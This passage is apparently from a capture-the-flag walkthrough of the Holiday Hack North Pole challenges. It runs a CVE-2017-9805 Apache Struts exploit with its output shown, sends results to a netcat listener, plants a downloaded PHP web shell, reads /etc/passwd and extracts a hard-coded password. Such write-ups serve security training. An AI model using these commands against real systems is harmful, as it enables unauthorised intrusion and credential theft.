234             <a style="width:290px; margin-left: calc(50% - 145px);" class="waves-effect waves-light btn"
id="send_message"><i class="material-icons left">send</i>Send Letter To Santa</a>
235         </div>
236         <div class="input-field col s12">
237             <br>
238         </div>
239     </div>
240   </div>
241 </body>
242 <!-- Development version -->
243 <a href="http://dev.northpolechristmastown.com" style="display: none;">Access Development Version</a>
    <script>
245   $(document).ready(function() {
246       $('select').material_select();
247   $('#state').css('display','hidden');
248   });
249   $('#send_message').click(function() {
250       if ($('#first_name').val().trim()) {
251           if ($('#age').val()) {
252               if ($('#state').val()) {
253                   if ($('#city').val().trim()) {
254                       if ($('#toy').val().trim()) {
255                           if ($('#message').val().trim()) {
256                               if ($('#boy').is(':checked') || $('#girl').is(':checked')) {
257                                   if ($('#boy').is(':checked')) {
258                                       sex = 'boy'
259                                   } else {
260                                       sex = "girl"
261                                   }
                                    $.post("process.php", {'first_name': $('#first_name').val().trim(),
```

We can find this by looking at the source code. At line 243, a link to the development version is found (http://dev.northpolechristmastown.com).

We browse to dev.northpolechristmastown.com and take a look around.

DEV PAGE



Toy Request Form


Currently Under Development

ID	Child Name	Desired Toy	Actions

Powered By: Apache Struts

Upon examination we find a toy request form that didn't quite make it into the production version of the site

SOURCE CODE




```
        style: normal;
        size: 24px;
        height: 1;
        letter-spacing: normal;
        text-transform: none;
        display: inline-block;
        white-space: nowrap;
        word-wrap: normal;
        direction: ltr;
        -webkit-font-feature-settings: 'liga';
        -webkit-font-smoothing: antialiased;
        }
        h1, h4  {
            text-align: center;
        }
        .center-it {
            text-align: center;
            font-size: 10px;
            line-height: 10px;
        }
        #the-footer {
            position: fixed;
            bottom: 0;
            height: 30px;
            width: 100%;
            bottom: 0;
            left: 0;
            right: 0;
        }
    </style>
</head>
<div id="background"></div>
<body>
<div class="container-fluid">
    <div class="row">
        <div class="col-md-12">

            <div class="page-header">
                <h1>Toy Request Form</h1>
                <h4>Currently Under Development</h4>
            </div>

            <table class="bordered striped highlight">
                <tr>
                    <th>ID</th>
                    <th>Child Name</th>
                    <th>Desired Toy</th>
                    <th>Actions</th>
                </tr>

            </table>
            </br>
            <a style="width:290px; margin-left: calc(50% - 145px);" href="orders/new" class="waves-effect waves-light btn"><i
class="material-icons left">fiber_new</i>New Toy Request</a>
        </div>
    </div>
    <div id="the-footer"><p class="center-it">Powered By: <a href="https://struts.apache.org/">Apache Struts</a></p></div>
    <!-- Friend over at Equal-facts Inc recommended this framework-->
</div>
</body>
    <script src="/js/toylist.js"></script>
</html>
```

We view the source code and find a few interesting comments (regarding Equal-Facts.) and the framework that the site is built on, Apache Struts.

EQUAL FACTS?

EQUAL FACTS WAS A COMPANY THAT HAD IT'S DATA COMPROMISED WITH AN APACHE STRUTS VULNERABILITY (HINT #3)


Looking at Sparkle's hint # 6, we are informed that Alabaster did some testing against an apache struts exploit, CVE-2017-5638 and found that it wasn't vulnerable. He also alludes to some other vulnerabilities that Apache Struts may be vulnerable to. In hint #7, He talks about the structure of Apache struts and the difficulty of properly formatting XML because of special characters. And most importantly, he links to a useful article[1] detailing another apache struts exploit using xml



Sparkle Redberry

Hint 6

That business with Equal-Facts Inc was really unfortunate. I understand there are a lot of different exploits available for those vulnerable systems. Fortunately, Alabaster said he tested for CVE-2017-5638 and it was NOT vulnerable. Hope he checked the others too.




Sparkle Redberry

Hint 7


Apache Struts uses XML. I always had problems making proper XML formatting because of special characters. I either had to encode my data or escape the characters properly so the XML wouldn't break. I actually just checked and there are lots of different exploits out there for vulnerable systems. Here is a useful article.

We use the exploit in the linked article (CVE 2017-9805) to see if we can achieve remote command execution on the target system. Observing how the exploit works, it looks like the command is successfully sent. However, we are unable to verify if the command actually worked.



```
root@kali:/tmp/cve-2017-9805.py# python cve-2017-9805.py -u 'https://dev.northpo
lechristmastown.com/orders.xhtml' -c 'echo Hello World'
[+] Encoding Command
[+] Building XML object
[+] Placing command in XML object
[+] Converting Back to String
[+] Making Post Request with our payload
[+] Payload executed
root@kali:/tmp/cve-2017-9805.py# 
```


To verify, we can set up a netcat listener on our box, and send a command to the vulnerable server, piping its output into netcat, and sending it to our listener



```
root@kali:/tmp/cve-2017-9805.py# python cve-2017-9805.py -u 'https://dev.northpo
lechristmastown.com/orders.xhtml' -c 'echo "Hello World!" | nc -nv [redacted]
 65001'
[+] Encoding Command
[+] Building XML object
[+] Placing command in XML object
[+] Converting Back to String
[+] Making Post Request with our payload
[+] Payload executed
root@kali:/tmp/cve-2017-9805.py# 

root@kali:~# nc -nlvp 65001
listening on [any] 65001 ...
connect to [192.168.1.188] from (UNKNOWN) [35.227.40.254] 56596
Hello World!
```

We get the output back succesfuly and can confirm that we have remote code execution. At this point, we there are multiple ways to retrieve the page of The Great Book in the web root directory. In this walkthrough, we will be using a web shell (mentioned in Sparkle's hint) to grab the file.

Sparkle, in hint # 3 mentions the use of a webshell to access his system remotely. We will be using the same concept. A simple PHP web shell is downloaded from the internet[2] and written to the web root (/var/www/html on most unix installations). We give it a unique filename and browse to it using our vbrowser.



```
root@kali:/tmp/cve-2017-9805.py# python cve-2017-9805.py -u 'https://dev.northpo
lechristmastown.com/orders.xhtml' -c 'wget -O /var/www/html/holiday-hacked.php h
ttps://gist.githubusercontent.com/joswr1ght/22f40787de19d80d110b37fb79ac3985/raw
/be4b2c021b284f21418f55b9d4496cdd3b3c86d8/easy-simple-php-webshell.php'
[+] Encoding Command
[+] Building XML object
[+] Placing command in XML object
[+] Converting Back to String
[+] Making Post Request with our payload
[+] Payload executed
root@kali:/tmp/cve-2017-9805.py# 
```

What is a webshell?


A web shell is a script that can be uploaded to a web server to enable remote administration of a machine

[1] https://pen-testing.sans.org/blog/2017/12/05/why-you-need-the-skills-to-tinker-with-publicly-released-exploit-code


[2] https://gist.githubusercontent.com/joswr1ght/22f40787de19d80d110b37fb79ac3985/raw/be4b2c021b284f21418f55b9d4496cdd3b3c86d8/easy-simple-php-webshell.php

Success! The webshell is reachable and comamnds entered into the prompt are executed, and their output displayed on the page.

Web shell


Secure
https://l2s.northpolechristmastown.com/holiday-hacked.php?cmd=echo+%27hello+world%21%27
echo 'hello world!'
Execute


```
hello world!
```



```
GreatBookPage2.pdf
css
fonts
holiday-hacked.php
imgs
index.html
js
process.php
```

The Great Book page is in the webroot and we can browse to and download it using our browser, by visiting https://l2s.northpolechristmastown.com/GreatBookPage2.pdf. This page of the great book tells the story of how the scientists of OZ created the flying monkeys, Moonracer, and Santa's flying reindeer (and the reason behind Rudolph's red nose).

However, we are still not finished. We need to find alabaster snowball's password.




On the Topic of Flying Animals

Originally, only birds could fly in Oz. But, throughout the land, it was universally recognized that other flying animals would bring great economic benefits - faster transportation, decreased shipping costs, and a certain whimsicality that would likely increase tourism. Oz's greatest scientific minds were tasked with the creation of such beasts. Unfortunately, the actual development of flying animal species was plagued with unforeseen difficulties.

The first attempt, a single flying lion named Moonracer, was a deemed a failure. Although the lion could indeed fly, children responded in abject terror at his fearsome appearance. The Oz Chamber of Commerce demanded that scientists choose a species less formidable than a lion.

Hoping to correct their error, Ozian scientists next grafted wings onto monkeys, hoping that inherent simian cuteness would prevail. Alas, winged monkeys proved even more horrific than the flying lion.




The exasperated scientists then made their third and final attempt - flying reindeer. Through intense research, they devised an incredible technological advancement that would allow reindeer to fly without wings! It was an unparalleled genetic and aerodynamic achievement.

Yet, even this advance was accompanied by a slight concern. The deep-sealed genetic alterations introduced to support wingless flight resulted in an infinitesimally small probability of a significant side effect: a one-in-a-million chance that a reindeer would one day be born with a brilliantly shiny red nose. Some of the scientists posited such a reindeer's nose would even glow. Despite this chance, the researchers charged ahead to breed an entire herd of such flying reindeer. And, for centuries, the "red nose" phenomenon was never observed in the wild.

Although the flying reindeer were a technological marvel and achieved enormous success in Oz, The Great Schism changed everything. During the separation negotiations, the Wizard of Oz and Santa Claus both decided that Moonracer and the reindeer would be moved to the North Pole, while the flying monkeys would remain in Oz.

Looking at our last available hint, sparkle mentions the possibility of hard coded credentials. we can enumerate the users by displaying the /etc/passwd file. Here, we see Alabaster's username, alabaster_snowball




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
_apt:x:104:65534::/nonexistent:/bin/false
uuidd:x:105:109::/run/uuidd:/bin/false
ntp:x:106:110::/home/ntp:/bin/false
sshd:x:107:65534::/run/sshd:/usr/sbin/nologin
gke-ed150e57664e0ca33a0d:x:1000:1001::/home/gke-ed150e57664e0ca33a0d:/bin/bash
chris:x:1002:1003::/home/chris:/bin/bash
alabaster_snowball:x:1003:1004:Alabaster Snowball,,,:/home/alabaster_snowball:/bin/rbash
daniel:x:1004:1005::/home/daniel:/bin/bash
messagebus:x:108:112::/var/run/dbus:/bin/false
ron:x:1005:1006::/home/ron:/bin/bash
dpendolino:x:1006:1007::/home/dpendolino:/bin/bash
tkh16:x:1007:1008::/home/tkh16:/bin/bash
jeff:x:1008:1009::/home/jeff:/bin/bash
tom:x:1009:1010::/home/tom:/bin/bash
```

Next, we can search through the entire filesystem to see if any files contain his username using a technique simlar to what was used in the there's snow palce like home terminal challenge.

But searching the entire filesystem may take a long time. We can narrow down our search to directories that developers may put files into before moving them into production. the directory /opt seems like a good candidate


In the below command, we will at all the contents of all the files in the /opt directory, and for each file, execute grep and look for the string "alabaster_snowball" case insensitive (-i) and print the filename(-H) and linenumber(-n) for each match.


Secure
https://l2s.northpolechristmastown.com/holiday-hacked.php?cmd=find+%2Fopt+-type+f+-exec+grep+-Hni+alabaster_snowball+%...
Execute

```
find /opt -type f -exec grep -Hni alabaster_snowball {} \;
```

```
/opt/apache-tomcat/webapps/ROOT/WEB-INF/classes/org/demo/rest/example/OrderMySql.class:3:          final String username = "alabaster_snowball";
```

We can see that we have a single match. In that file, we can see the hard-coded credentials for Alabaster Snowball's unix account, stream_unhappy_buy_loss



```
cat /opt/apache-tomcat/webapps/ROOT/WEB-INF/classes/org/demo/rest/example/OrderMySql.class
```


```
    public class Connect {
            final String host = "localhost";
            final String username = "alabaster_snowball";
            final String password = "stream_unhappy_buy_loss";
            String connectionURL = "jdbc:mysql://" + host + ":3306/db?user=;password=";
            Connection connection = null;
            Statement statement = null;

    public Connect() {
    try {
```

The SMB Server

3) The North Pole engineering team uses a Windows SMB server for sharing documentation and correspondence. Using your access to the Letters to Santa server, identify and enumerate the SMB file-sharing server. What is the file server share name?

The Fileserver share name is: FileStor


Available hints



Holly Evergreen

Hint 1


Nmap has default host discovery checks that may not discover all hosts. To customize which ports Nmap looks for during host discovery, use `-PS` with a port number, such as `-PS123` to check TCP port 123 to determine if a host is up.



Holly Evergreen

Hint 2


Alabaster likes to keep life simple. He chooses a strong password, and sticks with it.



Holly Evergreen

Hint 3


The Letters to Santa server is limited in what commands are available. Fortunately, SSH has enough flexibility to make access through the Letters server a fruitcake-walk.



Holly Evergreen

Hint 4


Have you used port forwarding with SSH before? It's pretty amazing! Here is a quick guide.



Holly Evergreen

Hint 5


Windows users can use SSH port forwarding too, using PuTTY! Here is a quick guide for Windows users.



Holly Evergreen

Hint 6

Sometimes it's better to use a Linux system as the SSH port forwarder, and interact with a Linux system from a Windows box. For example, running `ssh -L :445:SMBSERVERIP:445 username@sshserver` will allow you to access your Linux server's IP, which will forward directly to the SMB server over SSH.




Holly Evergreen

Hint 7

